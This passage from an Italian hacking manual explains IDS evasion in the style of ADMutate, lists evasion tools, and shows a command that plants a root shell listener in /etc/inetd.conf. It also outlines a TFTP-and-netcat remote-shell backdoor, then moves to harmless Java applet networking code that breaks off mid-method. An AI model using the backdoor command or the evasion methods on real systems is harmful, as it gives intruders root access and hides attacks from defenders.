MOV EBX., EAX
MOV EBX, 1
```

In pratica queste istruzioni non fanno nulla ma di fatto la stringa derivata non corrisponde con quelle ricercate dal sistema IDS.
ADMutate possiede un set di isruzioni possibili per la sostituzione dei NOP.

Per quello che riguarda il codice da eseguire ADMutate utilizza una semplicissima fnzione per alterare il codice macchina.
ADMutate applica una fnzione XOR al codice per combinare questo con delle chiavi generate in modo random.
L'output di questo processo è grappolo di un linguaggio incomprensibile che essendo generato in kmod random non può essere intercettato.
Chiaramente ADMutate aggiunge anche il piccolissimo meccanismo per la decodifica il quale di fatto è invece in formato comprensibile dal processore del sistema vittima.
IN questo modo i compoenti di un buffer overflow diventano quattro.
Ad ogni modo ADMutate deve essere sicuro che quello che ha generato di fatto non venga intercettato dal sistema IDS.

links relativi a IDS

fragrouter - Fragmenting packets to evade IDS.
OS: Unix
Homepage: http://www.anzen.com/research/nidsbench/
Source Download: http://www.anzen.com/research/nidsbench/fragrouter-1.6.tar.gz

nemesis - Generating / spoofing various packets.
OS: Unix
Homepage: N/A
Source Download: http://the.wiretapped.net/security/packet-construction/nemesis/nemesis-1.32.tar.gz

nessus - Triggering scanning alarms.
OS: Unix
Homepage: http://www.nessus.org/
Source Download: http://www.nessus.org/download.html

nmap - Slow scanning attempting to "fly under the radar".
OS: Unix
Homepage: http://www.insecure.org/nmap/index.html
Source Download: http://download.insecure.org/nmap/dist/nmap-2.54BETA30.tgz

sneeze - Testing Snort alarm and logging capability.
OS: Unix
Homepage: N/A
Source Download: http://snort.sourceforge.net/sneeze-1.0.tar

snot - Testing IDS robustness, as well as alarm and logging capability.
OS: Unix
Homepage: http://www.sec33.com/sniph/
Source Download: http://www.sec33.com/sniph/snot-0.92a.tar.gz

stick - Testing IDS robustness, as well as alarm and logging capability.
OS: Unix
Homepage: http://www.eurocompton.net/stick/
Source Download: http://packetstormsecurity.org/distributed/stick.tgz

tcpreplay - Replaying real traffic in which to hide attacks.
OS: Unix
Homepage: http://www.anzen.com/research/nidsbench/

Source Download: **http://www.anzen.com/research/nidsbench/tcpreplay-1.0.1.tar.gz**

whisker - Triggering URL alarms or attempting to slip obfuscated URLs past IDS.
OS: Unix
Homepage: http://www.wiretrip.net/rfp/
Download: http://www.wiretrip.net/rfp/bins/whisker/whisker.tar.gz

Metodi alternativi per la creazione di backdoor

Alcune volte, in particolar modo sotto sistemi Unix, la creazione di una backdoor non pretende l'installazione di nessun sotfware aggiuntivo.
Supponiamo di aver individuato un buffer overflow che ci permetta di scrivere dentro ad un file di configurazione come ad esempio inetd.
Inetd controlla tutte le porte listate e al verificarsi di una connessione lancia il programma abbinato.
Se ad esempio all'interno di

```
/etc/inetd.conf
```

ci fosse una linea del tipo :

```
11111   stream      tcp     nowait      root        /bin/sh     sh –I
```

al verificarsi di una connessione sulla porta 11111 verrebbe lanciata /bin/sh.
A questo punto il camando eseguito dal sistema legato al buffer overflow dovrebbe mirare ad aggiungere in coda al file /etc/inetd.conf la linea :

```
/bin/sh – c "echo 11111 stream tcpo nowait root /bin/sh sh –i" >>/etc/inetd.conf; killall –HUP inted
```

L'ultima istruzione eseguirebbe il kill di inetd per cui il processo sarebbe riattivato leggendo il nuovo file di configurazione.
Un altro molto sfruttato sui sistemi vittima è legato ai trasferimenti via il Trivial FTP ovvero TFTP.
Inetd.conf ha ilseguente formato :

```
#
# inetd.conf    This file describes the services that will be available
#               through the INETD TCP/IP super server.  To re-configure
#               the running INETD process, edit this file, then send the
#               INETD process a SIGHUP signal.
#
# Version:      @(#)/etc/inetd.conf     3.10    05/27/93
#
# Authors:      Original taken from BSD UNIX 4.3/TAHOE.
#               Fred N. van Kempen,<waltje@uwalt.nl.mugnet.org>
#
# Modified for Debian Linux by Ian A. Murdock <imurdock@shell.portal.com>
#
# Modified for RHS Linux by Marc Ewing <marc@redhat.com>
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
# Echo, discard, daytime, and chargen are used primarily for testing.
#
# To re-read this file after changes, just do a 'killall -HUP inetd'
#
#echo   stream  tcp     nowait  root    internal
#echo   dgram   udp     wait    root    internal
#discard        stream  tcp     nowait  root    internal
```

```
#discard        dgram   udp     wait    root    internal
#daytime        stream  tcp     nowait  root    internal
#daytime        dgram   udp     wait    root    internal
#chargen        stream  tcp     nowait  root    internal
#chargen        dgram   udp     wait    root    internal
#time   stream  tcp     nowait  root    internal
#time   dgram   udp     wait    root    internal
#
# These are standard services.
#
ftp     stream  tcp     nowait  root    /usr/sbin/tcpd  in.ftpd -l -a
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  in.telnetd
#
# Shell, login, exec, comsat and talk are BSD protocols.
#
shell   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rshd
login   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rlogind
#exec   stream  tcp     nowait  root    /usr/sbin/tcpd  in.rexecd
#comsat dgram   udp     wait    root    /usr/sbin/tcpd  in.comsat
talk    dgram   udp     wait    nobody.tty      /usr/sbin/tcpd  in.talkd
ntalk   dgram   udp     wait    nobody.tty      /usr/sbin/tcpd  in.ntalkd
#dtalk  stream  tcp     wait    nobody.tty      /usr/sbin/tcpd  in.dtalkd
#
# Pop and imap mail services et al
#
#pop-2   stream  tcp     nowait  root    /usr/sbin/tcpd ipop2d
#pop-3   stream  tcp     nowait  root    /usr/sbin/tcpd ipop3d
#imap    stream  tcp     nowait  root    /usr/sbin/tcpd imapd
#
# The Internet UUCP service.
#
#uucp   stream  tcp     nowait  uucp    /usr/sbin/tcpd  /usr/lib/uucp/uucico
-l
#
# Tftp service is provided primarily for booting.  Most sites
# run this only on machines acting as "boot servers." Do not uncomment
# this unless you *need* it.
#
#tftp   dgram   udp     wait    root    /usr/sbin/tcpd  in.tftpd
#bootps dgram   udp     wait    root    /usr/sbin/tcpd  bootpd
#
# Finger, systat and netstat give out user information which may be
# valuable to potential "system crackers."  Many sites choose to disable
# some or all of these services to improve security.
#
finger  stream  tcp     nowait  nobody  /usr/sbin/tcpd  in.fingerd
#cfinger stream tcp     nowait  root    /usr/sbin/tcpd  in.cfingerd
#systat stream  tcp     nowait  guest   /usr/sbin/tcpd  /bin/ps -auwwx
#netstat        stream  tcp     nowait  guest   /usr/sbin/tcpd  /bin/netstat
-f inet
#
# Authentication
#
# identd is run standalone now
#
#auth   stream  tcp     wait    root    /usr/sbin/in.identd in.identd -e -o
#
# End of inetd.conf
```

Mentre il sistema precedente era un ottimo metodo per aprire una backdoor sotto Unix, quello che segue può essere applicato anche a sistemi Windows.
Per l’esecuzione di questo metodo sono necessari i seguenti steps :

- L’attaccante esegue l’overflow di un buffer forzando il sistema a eseguire il sistema TFTP
- Il sistema attivato viene usato per trasferire NETCAT configurato sul sistema vittima.
- Netcat viene eseguito.

- Usando un'altra copia di NETCAT l’ataccante attende la comunicazione.

Ora l’attaccante possiede una canale interattivo per lavorare sulla macchina vittima.

Parte X
Varie

L'uso di Java in rete

Vi chiederete come mai a questo punto mettiamo in baloo anche Java.
Una delle funzioni fondamentali legate all'hacker è quella di sapere sempre in qualsiasi circostanza dimenticare con le funzioni di trasmissione sulla rete.
Negli appositi capitoli abbiamo parlato di SOCKETS, WINSOCKET e di classi scritte mediante il C/C++ usando queste funzioni.
I socket come abbiamo già visto sono in pratia dei canali che permettono a due punti geograficamente remoti di comunicare tramite riferimenti che vengono settati e poi aperti mediante le varie funzioni socket pesenbti nelle varie librerie di sistema legate al sistema operativo specifico.
Esistono dei casi in cui diventa necessario poter gestire i vari protocolli di rete.
Queste esigenze spesso capitano sul campo di battaglia ovvero quando non c'e' la possibilità di mettersi li e compilare un programma.
Java negli ultimi anni è stato reso disponibile per qualsiasi ambiente e comqunue rimane un linguaggio funzionale indipendentemente dal sistema su cui gira.
In altre parole un programma scritto in Java funzionerà senza modifiche sotto Unix alo stesso modo di quanto funziona sotto Windows.
L'esempio che ho deciso di riportare l'ho scritto con la finalità di esporre l'uso delle funzioni socket collegate alla gestione dei vari protocolli come SMTP, FTP ecc.
Il grosso successo di Java dipende sicuramente dal fatto che la pubblicità' fattagli lo elegge a linguaggio per eccellenza per lo sviluppo di software per Internet.
Lo stesso discorso e' avvenuto con il protocollo TCP/IP la cui la strabiliante popolarità' e' derivata anche in questo caso al suo legame con Internet.
Spesso il troppo parlare di certe cose fa nascere dei miti che alcune volte portano ad esagerare sulla vera essenza di una cosa oppure spingono a utilizzare delle parole senza di fatto conoscerne il vero significato.
Java e TCP/IP costituiscono due esempi di un caso e dell' altro.
Il primo e' stato talmente pubblicizzato legato a Internet che sembra quasi che l' unico problema relativo alla scrittura di software per questa ultima sia quella di installare il compilatore.
Una volta poi installato il tutto iniziano le varie "santificazioni" quando ci si accorge che il tutto non era poi cosi semplice in quanto iniziano a sorgere un infinita di "…questo non e' possibile farlo perché il gestore della sicurezza non permette di …", "…non e' permessa la scrittura su host perché…", "…il protocollo ha problemi se si usano streams di …", ecc.
Il secondo caso invece e' costituito dal fatto che tutti parlano di TCP/IP ma pochi conoscono bene come questo funziona.
Le filosofie orientali legate allo Zen (e all' arte di programmare) parlano di "medianita'" ovvero della ricerca del punto di equilibrio.
Alcuni concetti a volte sono veramente complessi e la loro conoscenza totale porterebbe ad impiegare eccessive forze in relazione agli obbiettivi che ci si prefiggono.
Prendiamo ad esempio il protocollo TCP/IP (Transmission Control Protocol/Internet Protocol).
La conoscenza globale pretenderebbe uno sforzo notevole in quanto l' argomentazione e' veramente complessa soprattutto se si scende a livello di progettazione.
In ogni caso una buona conoscenza di alcuni principi di base permette di sopperire ad alcuni problemi che sorgono utilizzando Java in ambiente Internet.
Infatti alcune limitazioni relative agli applets sono veramente pesanti quali ad esempio quelle legate all' impossibilita' di leggere e scrivere files ecc.
Per rinfrescare la memoria riassumiamo qui le principali limitazioni di un applet.

1. Java puo usare solo il proprio codice e non puo' supportarsi su librerie esterne o utilizzare codice nativo di altra natura quali ad esempio il linguaggio C.
2. Un applet non puo' leggere o scrivere files. Nel caso della lettura alcuni browser la permettono utilizzando la specifica URL al posto del nome file (vedi a seguito la parte dedicata alle URL). La scrittura di file invece puo' avvenire mediante tecniche di programmazione client/server tramite l' utilizzo dei socket (vedi anche in questo caso il capitolo piu' avanti dedicato ai socket).
3. Una applet non può creare connessioni eccetto che con l' host da cui proviene.
4. Non puo' eseguire programmi sull' host.
5. Non gli e' permesso richiedere informazioni su alcune proprieta' del sistema.

6. Una dialog creata da un applet riporta la scritta che avvisa che la finestra e' di proprieta' dell' applet stessa al fine di evitare la simulazione, ad esempio, di maschere in cui vengono richieste password e codici d' accesso ad insaputa dell' utente.

La conoscenza del funzionamento del protocollo e delle classi di rete permette di aggirare gli ostacoli che si creano a seguito delle precedenti limitazioni.
Innanzi tutto : che cosa sono i protocolli ?
I protocolli di comunicazione nascono dall' esigenza di trasmettere dati su delle linee di comunicazione di diversa natura, controllandone la correttezza, in diversi ambienti, con un numero indefinito di partecipanti, con ambienti operativi differenti ecc.
Inizialmente la problematica principale nasceva dall' esigenza di controllare la correttezza dei dati trasmessi tra due sistemi collegati punto a punto.
In pratica semplificando si potrebbe dire :

"Io ti trasmetto un numero X di dati in sequenza e mano mano che li invio eseguo la loro sommatoria. Finito di trasmetterteli ti invio la somma che ho calcolato. Tu mentre ricevi i dati da me inviati esegui la stessa somma. Se il valore che ti ho comunicato io alla fine e' uguale a quello che hai calcolato mentre ricevevi dimmi di proseguire nell' invio dei pacchetti se non avvertimi dell' errore e fammi ripetere l' invio degli stessi dati."

Questo era valido nel caso di connessioni fisiche punto a punto.
Quando le connessioni iniziarono a riguardare reti con piu' partecipanti il problema si estese in quanto il pacchetto che prima conteneva soltanto i dati e la somma per la verifica della correttezza dovette essere estesa includendo all' interno di essa anche i dati relativi all' indirizzo del mittente q uello del destinatarioi.
Questo detto in tono semplicistico per far comprendere il principio di base dei protocolli.

Introduzione alla programmazione di rete con Java

Fino ad ora abbiamo visto alcuni concetti legati alla strutturazione di una rete sia dal punto di vista logico che da quello fisico.
In java.net ritroviamo un insieme di classi utilizzate dal TCP come ad esempio la classe URL, la classe URLConnection, la classe Socket e la classe ServerSocket.
Altre classi come ad esempio la classe DatagramPacket, la classe DatagramSocket e quella MulticastSocket sono utilizzate dal protocollo UDP.

Java e le sue classi rete

In Java esiste un insieme di classi che permettono molte funzionalita' legate agli indirizzi di rete ed ad alcuni protocolli utilizzati a certi livelli.
La maggior parte di queste classi sono definite dentro al package

```
java.net
```

Altre, come ad esempio quelle che si interessano dei protocolli FTP, SMTP ecc. sono nel package

```
sun.net
```

Al fine di poter utilizzare a livello pratico tutti gli argomenti trattati prenderemo in considerazione la

progettazione di un software e precisamente un applet che permettera' un certo numero di funzionalita' comunque legate ai concetti di rete.
Quando un utente si collega ad un sito e visualizza le pagine presente su questo potrebbe trovarsi dinanzi ad diverse esigenze che lo costringerebbero a ricercare ed a caricare degli altri software.

Il software di cui vedremo la progettazione dovrebbe permettere :

1. Invio di messaggi all' host senza utilizzare mailer esterni
2. Utilizzo di una sessione FTP per prelevare dei file dal l' host
3. Connessione ad hosts selezionandoli da una lista proposta
4. Ricerche su motori di ricerca senza uscire dalla pagina
5. Indicizzazioni di strutture di pagine html alla fine della ricerca di vocaboli o frasi.

Mediante lo sviluppo di queste funzioni verranno viste alcune classi legate ai protocolli e all' utilizzo di alcune risorse.

Tra le classi utilizzate ci sono la classe sun.net.ftp, la sun.net.smtp
Questo primo pezzo di programma e' quello che crea il frame principale e, mediante un gestore di layout a schede, permette la navigazione tra le diverse funzionalita' del programma.
Il gestore di layout a schede e' quello in cui lo "sfondo" rimane sempre invariato e gli oggetti presentati sull' interfaccia utente vengono inseriti selezionando la maschera adatta mediante dei tabulatori.
L' interfaccia compatibile alle versioni 1.0 e 1.1 del JDK messa a confronto con lo stesso gestore di layout di Windows e' abbastanza rustica.
Prima di vedere il codice vero e proprio diamo un occhiata alla specifica APPLET dentro al file HTML.

```
<applet code="javaCenter.class" align="baseline" width="8" height="19" alt="The appletUtil Applet" name="javaCenter">
<param name="firstpage" value="appletUtil.html">
<param name="mailto" value="flavio@bernardotti.al.it">
<param name="mailhost" value="www.bernardotti.al.it"></applet>
```

Il primo parametro, firstpage, specifica da quale pagina iniziare la ricerca dei vocaboli o delle frasi specificate nella funzione di ricerca dell' applet.
Gli altri due parametri, mailto e mailhost, specificano rispettivamente l' indirizzo a cui inviare le mail e il server da utilizzare per l' invio.
Vediamo ora la prima parte del programma.

- ***Parte 1 file javaCenter.java***

```
// ---------------------------------------------------------------------------------------
// import delle classi utilizzate
// ---------------------------------------------------------------------------------------

import      java.applet.*;
import      java.applet.Applet;
import      java.awt.*;
import      java.awt.image.*;
import      java.awt.event.*;
import      java.lang.reflect.*;
import      java.net.*;
import      java.util.*;
import      java.io.*;
import      sun.net.smtp.*;
import      sun.net.ftp.*;
import      sun.net.*;

// ---------------------------------------------------------------------------------------
// Gestisce il FRAME principale
// ---------------------------------------------------------------------------------------

class javaCenterFrame extends Frame implements ActionListener, WindowListener
{
            private String m_mailhost;
            private String m_mailto;
            private String m_ftpserver;
            private String m_firstpage;
            private Applet applet;
            private Panel tabs;
            private Panel cards;
            private CardLayout layout;

            // ---------------------------------------------------------------------------------------
            // pulsanti legati alla gestione dello scorrimento delle pagine contenenti
            // le varie funzioni.
            // ---------------------------------------------------------------------------------------

            private Button first;
            private Button last;
            private Button previous;
            private Button next;
            private Button ftp;
            private Button smail;
            private Button search;
            private Button link;
            private Button cerca;

            // ---------------------------------------------------------------------------------------
            //  Costruttore. I parametri sono quelli che la classe principale reperisce tra
            // gli argomenti specificati nella pagina HTML
            // ---------------------------------------------------------------------------------------

            public javaCenterFrame(Applet applet, String m_mailhost, String m_mailto, String m_ftpserver, String
m_firstpage)
            {
                        super("javaCenter v1.0");

                        this.applet = applet;
                        this.m_mailhost = m_mailhost;
                        this.m_mailto = m_mailto;
                        this.m_ftpserver= m_ftpserver;
                        this.m_firstpage= m_firstpage;

                        // ---------------------------------------------------------------------------------------
                        // Crea i pulsanti che permettono la navigazione  tra i pannelli in cui sono presenti le varie
funzioni
                        // gestite dal programma.
                        // ---------------------------------------------------------------------------------------

                        tabs = new Panel();

                        first = new Button("<<");
                        tabs.add(first);
                        previous = new Button("<");
                        tabs.add(previous);
                        smail = new Button("Invia mail");
                        tabs.add(smail);
                        search = new Button("Esegui ricerche");
                        tabs.add(search);
                        link = new Button("Links");
                        tabs.add(link);
                        ftp = new Button("FTP");
                        tabs.add(ftp);
```

```
        cerca = new Button("Cerca su host");
        tabs.add(cerca);
        next = new Button(">");
        tabs.add(next);
        last = new Button(">>");
        tabs.add(last);

        add("North", tabs);


        // ------------------------------------------------------------------------------------
        // registra  i vari pulsanti alla funzione che intercetta gli eventi dalla quale avvengono le
chiamate
        // ai vari moduli. Vedi  actionPerformed()
        // ------------------------------------------------------------------------------------

        ftp.addActionListener(this);
        link.addActionListener(this);
        first.addActionListener(this);
        last.addActionListener(this);
        previous.addActionListener(this);
        next.addActionListener(this);
        smail.addActionListener(this);
        search.addActionListener(this);
        cerca.addActionListener(this);

        cards = new Panel();

        // ------------------------------------------------------------------------------------
        // Stabilisce che il gestore del layout e' a schede
        // ------------------------------------------------------------------------------------

        layout = new CardLayout();

        cards.setLayout(layout);

        // ------------------------------------------------------------------------------------
        // Stabilisce per ogni pannello le funzioni assegnandogli la classe che dovrà
        //  essere creata e richiamata  a seconda della selezione fatta.
        // ------------------------------------------------------------------------------------

        cards.add("Invia mail", new javaCenterSendMail(applet, m_mailhost, m_mailto));
        cards.add("Esegui ricerche", new javaCenterSearch(applet));
        cards.add("Links", new javaCenterLinks(applet));
        cards.add("FTP", new javaCenterFTP(m_ftpserver));
        cards.add("Cerca su host", new javaCenterSHost(m_firstpage, applet));

        add("Center", cards);

        setBackground(Color.lightGray);

        addWindowListener(this);

        pack();
        setSize(500, 360);
        setVisible(true);
    }

    // ------------------------------------------------------------------------------------
    // Intercetta gli eventi che avvengono sugli oggetti precedentemente registrati
    // ------------------------------------------------------------------------------------

    public void actionPerformed(ActionEvent e)
    {
        String selected = e.getActionCommand();

        if(selected.equals("<<")) { layout.first(cards); return; }
        if(selected.equals(">>")) { layout.last(cards); return; }
        if(selected.equals("<")) { layout.previous(cards); return; }
        if(selected.equals(">")) { layout.next(cards); return; }
        if(selected.equals("Invia mail")) { layout.show(cards, "Invia mail"); return; }

        if(selected.equals("Esegui ricerche")) { layout.show(cards, "Esegui ricerche"); return; }

        if(selected.equals("About")) { layout.show(cards, "About"); return; }
        if(selected.equals("Links")) { layout.show(cards, "Links"); return; }
        if(selected.equals("FTP")) { layout.show(cards, "FTP"); return; }
        if(selected.equals("Cerca su host")) { layout.show(cards, "Cerca su host"); return; }


    }


    // ------------------------------------------------------------------------------------
    // Intercetta l' evento di chiusura della finestra
    // L' implementazione di windowListener pretende che comunque siano presenti
```


```
        // le diachiarazioni degli altri metodi.
        // ------------------------------------------------------------------------------------

        public  void    windowClosing(WindowEvent e) {          dispose(); }
        public  void    windowOpened(WindowEvent e) {}
        public  void    windowClosed(WindowEvent e) {}
        public  void    windowDeiconified(WindowEvent e) {}
        public  void    windowDeactivated(WindowEvent e) {}
        public  void    windowActivated(WindowEvent e) {}
        public  void    windowIconified(WindowEvent e) {}

}

// ------------------------------------------------------------------------------------
// Classe principale del programma (entry point)
// Recupera i parametri specificati nel file HTML se no utilizza quelli di default
// specificati nella dichiarazione delle variabili
// ------------------------------------------------------------------------------------

public  class   javaCenter extends Applet
{
        private String m_mailhost       = "www.bernardotti.al.it";
        private String m_mailto         = "flavio@bernardotti.al.it";
        private String m_ftpserver      = "www.bernardotti.al.it";
        private String m_firstpage      = "index.html";

        private final String PARAM_mailhost = "mailhost";
        private final String PARAM_mailto           = "mailto";
        private final String PARAM_ftpserver= "ftpserver";
        private final String PARAM_firstpage= "firstpage";

        // ------------------------------------------------------------------------------------
        // Recupera un argomento specifico
        // ------------------------------------------------------------------------------------

        String GetParameter(String strName, String args[])
        {
                if (args == null)
                {
                        return getParameter(strName);
                }

                int    i;
                String strArg           = strName + "=";
                String strValue = null;
                int    nLength  = strArg.length();

                try
                {
                        for (i = 0; i < args.length; i++)
                        {
                                String strParam = args[i].substring(0, nLength);

                                if (strArg.equalsIgnoreCase(strParam))
                                {
                                        strValue = args[i].substring(nLength);
                                        if (strValue.startsWith("\""))
                                        {
                                                strValue = strValue.substring(1);
                                                if (strValue.endsWith("\""))
                                                        strValue = strValue.substring(0,
strValue.length() - 1);
                                        }
                                        break;
                                }
                        }
                }
                catch (Exception e) {}

                return strValue;
        }

        // ------------------------------------------------------------------------------------
        // Recupera  i tre argomenti assegnandoli ciascuno alla propria variabile
        // ------------------------------------------------------------------------------------

        void GetParameters(String args[])
        {
                String param = "";

                param = GetParameter(PARAM_mailhost, args);
                if (param != null)
                        m_mailhost = param;
                param = GetParameter(PARAM_mailto, args);
                if (param != null)
                        m_mailto = param;
```

```
                        param = GetParameter(PARAM_ftpserver, args);
                        if (param != null)
                                    m_ftpserver = param;
                        param = GetParameter(PARAM_firstpage, args);
                        if (param != null)
                                    m_firstpage = param;

            }

            public void init()
            {
                        GetParameters(null);
                        new javaCenterFrame(this, m_mailhost, m_mailto, m_ftpserver, m_firstpage);
            }
}
```

Dopo aver visto le classi principale e quella che gestisce il frame interessiamoci di vedere al classe che presenta a video una lista di WEB presenti in un file chiamato ***links.txt*** il quale viene identificato come una risorsa, aperto, letto ed inserito dentro una lista da cui potra' essere selezionato.
Il file conterra' i dati relativi ai WEB nella forma :

```
WEB|DESCRIZIONE_WEB|
```

Ad esempio :

```
www.bernardotti.al.it|WEB di chi ha scritto questa romanza|
www.javasoft.com|Sito SUN dedicato al software Java|
```

Il file verra' identificato come risorsa presente sul WEB mediante la costruzione del suo URL.
Dopo averlo aperto mediante la classe stringTokenizer verra' analizzato in modo da suddividere la denominazione del sito dalla sua descrizione.

Mediante una classe di formattazione i dati verranno inseriti in una lista dalla quale sara' possibile selezionare il sito a cui connettersi.
La classe javaCenterForm proviene da una classe public domain trovata su internet.
Il suo compito e' quello di eseguire formattazioni tipo quelle fatte dalla printf() del C.
La riga di programma che utilizza tale classe per creare la riga da inserire nella lista e' la seguente :

```
lista.add(new javaCenterForm("%-40s").form(address) + " " + descrizione);
```

Mediante il metodo showDocument della classe applet verra' aperta una nuova pagina del browser con la pagina del sito scelto.

```
applet.getAppletContext().showDocument(u, "_blank");
```

- ***Parte 2 file javaCenter.java***

```
class	javaCenterForm
{
	public javaCenterForm(String s)
	{
		width = 0;
		precision = -1;
		pre = "";
		post = "";
		leading_zeroes = false;
		show_plus = false;
		alternate = false;
		show_space = false;
		left_align = false;
		fmt = ' ';

		int length = s.length();
		int parse_state = 0;
		int i = 0;

		while (parse_state == 0)
		{
			if (i >= length)
				parse_state = 5;
			else
				if (s.charAt(i) == '%') {
				if (i < length - 1) {
					if (s.charAt(i + 1) == '%') {
						pre = pre + '%';
						i++;
					}	else
						parse_state = 1;
				}
				else throw new java.lang.IllegalArgumentException();
			}
			else
				pre = pre + s.charAt(i);
			i++;
		}
		while (parse_state == 1) {
			if (i >= length) parse_state = 5;
			else
				if (s.charAt(i) == ' ') show_space = true;
				else
					if (s.charAt(i) == '-') left_align = true;
					else
						if (s.charAt(i) == '+') show_plus = true;
						else
							if (s.charAt(i) == '0') leading_zeroes = true;
							else
								if (s.charAt(i) == '#') alternate = true;
								else { parse_state = 2; i--; }
			i++;
		}
		while (parse_state == 2)
		{
			if (i >= length) parse_state = 5;
			else if ('0' <= s.charAt(i) && s.charAt(i) <= '9')
			{
				width = width * 10 + s.charAt(i) - '0';
				i++;
			}
			else if (s.charAt(i) == '.') {
				parse_state = 3;
				precision = 0;
				i++;
			}
			else
				parse_state = 4;
		}
		while (parse_state == 3)
		{  if (i >= length) parse_state = 5;
		else if ('0' <= s.charAt(i) && s.charAt(i) <= '9')
```

```
                {  precision = precision * 10 + s.charAt(i) - '0';
                i++;
                }
                else
                        parse_state = 4;
                }
                if (parse_state == 4)
                {  if (i >= length) parse_state = 5;
                else fmt = s.charAt(i);
                i++;
                }
                if (i < length)
                        post = s.substring(i, length);
        }

        public String form(String s)
        {
                if (fmt != 's')
                        throw new java.lang.IllegalArgumentException();
                if (precision >= 0)
                        s = s.substring(0, precision);
                return pad(s);
        }


        private static String repeat(char c, int n)
        {
                if (n <= 0) return "";
                StringBuffer s = new StringBuffer(n);
                for (int i = 0; i < n; i++) s.append(c);
                return s.toString();
        }

        private static String convert(long x, int n, int m, String d)
        {
                if (x == 0) return "0";
                String r = "";
                while (x != 0) {
                        r = d.charAt((int)(x & m)) + r;
                        x = x >>> n;
                }
                return r;
        }

        private String pad(String r)
        {
                String p = repeat(' ', width - r.length());
                if (left_align) return pre + r + p + post;
                else
                        return pre + p + r + post;
        }

        private String sign(int s, String r)
        {
                String p = "";
                if (s < 0) p = "-";
                else if (s > 0)
                {
                        if (show_plus) p = "+";
                        else
                                if (show_space) p = " ";
                }
                else
                {
                        if (fmt == 'o' && alternate && r.length() > 0 && r.charAt(0) != '0') p = "0";
                        else if (fmt == 'x' && alternate) p = "0x";
                        else if (fmt == 'X' && alternate) p = "0X";
                }
                int w = 0;
                if (leading_zeroes)
                        w = width;
                else
                        if ((fmt == 'd' || fmt == 'i' || fmt == 'x' || fmt == 'X' || fmt == 'o') && precision > 0) w = precision;

                return p + repeat('0', w - p.length() - r.length()) + r;
        }


        private String fixed_format(double d)
        {
                String f = "";

                if (d > 0x7FFFFFFFFFFFFFFFL) return exp_format(d);

                long l = (long)(precision == 0 ? d + 0.5 : d);
                f = f + l;
```

```
                double fr = d - l; // fractional part
                if (fr >= 1 || fr < 0) return exp_format(d);

                return f + frac_part(fr);
        }

        private String frac_part(double fr)
        {
                String z = "";
                if (precision > 0) {
                        double factor = 1;
                        String leading_zeroes = "";
                        for (int i = 1; i <= precision && factor <= 0x7FFFFFFFFFFFFFFFL; i++) {
                                factor *= 10;
                                leading_zeroes = leading_zeroes + "0";
                        }
                        long l = (long) (factor * fr + 0.5);

                        z = leading_zeroes + l;
                        z = z.substring(z.length() - precision, z.length());
                }

                if (precision > 0 || alternate) z = "." + z;
                if ((fmt == 'G' || fmt == 'g') && !alternate) {
                        int t = z.length() - 1;
                        while (t >= 0 && z.charAt(t) == '0') t--;
                        if (t >= 0 && z.charAt(t) == '.') t--;
                        z = z.substring(0, t + 1);
                }
                return z;
        }

        private String exp_format(double d)
        {
                String f = "";
                int e = 0;
                double dd = d;
                double factor = 1;
                while (dd > 10) { e++; factor /= 10; dd = dd / 10; }
                while (dd < 1) { e--; factor *= 10; dd = dd * 10; }
                if ((fmt == 'g' || fmt == 'G') && e >= -4 && e < precision)
                        return fixed_format(d);

                d = d * factor;
                f = f + fixed_format(d);

                if (fmt == 'e' || fmt == 'g')
                        f = f + "e";
                else
                        f = f + "E";

                String p = "000";
                if (e >= 0)
                {
                        f = f + "+";
                        p = p + e;
                }
                else
                {
                        f = f + "-";
                        p = p + (-e);
                }

                return f + p.substring(p.length() - 3, p.length());
        }

        private int width;
        private int precision;
        private String pre;
        private String post;
        private boolean leading_zeroes;
        private boolean show_plus;
        private boolean alternate;
        private boolean show_space;
        private boolean left_align;
        private char fmt;
}

// ---------------------------------------------------------------------------------
// Classe che gestisce la lista di WEB consigliati e permette la connessione
// ---------------------------------------------------------------------------------

class        javaCenterLinks extends Panel implements ActionListener
{
        private Applet applet;
```

```
        private java.awt.List lista;
        private String inputLine;
        private TextField sito;

        public javaCenterLinks(Applet applet)
        {
                super();

                this.applet = applet;

                setBackground(Color.lightGray);

                setLayout(new BorderLayout());

                Panel panel = new Panel();
                panel.setLayout(new FlowLayout(FlowLayout.RIGHT));

                Label strTmp = new Label("Lista siti segnalati.     Connessione a :");
                sito = new TextField("", 40);

                panel.add(strTmp);
                panel.add(sito);

                add(panel, "North");

                // ----------------------------------------------------------------------------------
                //  Crea la risorsa list in cui verranno inseriti i siti letti dal file links.txt
                // ----------------------------------------------------------------------------------

               lista = new java.awt.List(20, false);
                lista.setFont(new Font("Courier", Font.PLAIN, 10));
                lista.setBackground(new Color(0,60,0));
                lista.setForeground(new Color(0,255,0));
                add(lista, "Center");

                Button connetti = new Button("Connetti");
                add(connetti, "South");
                lista.removeAll();

                setCursor(new Cursor(Cursor.WAIT_CURSOR));

                try {
                        // ----------------------------------------------------------------------------------
                        //  Crea un URL che punta alla "risorsa" file links.txt
                        // Il file contiene il nome dell' host e la su descrizione nella forma
                        // NOME|DESCRIZIONE|
                        // ATTENZIONE IL CARATTERE '|' e'  ALT+124 (PIPE)
                        // ----------------------------------------------------------------------------------

                        URL tmpURL = new URL(applet.getDocumentBase(), "links.txt");
                        DataInputStream cl = new DataInputStream(tmpURL.openStream());
                        while ((inputLine = new String(cl.readLine())) != null) {

                                // ----------------------------------------------------------------------------------
                                // Legge  linea dopo linea fino alla fine del file e mediante la classe
                                // stringTokenizer isola i due "token" che rappresentano
                                // l' identificativo del WEB e la sua descrizione
                                // ----------------------------------------------------------------------------------

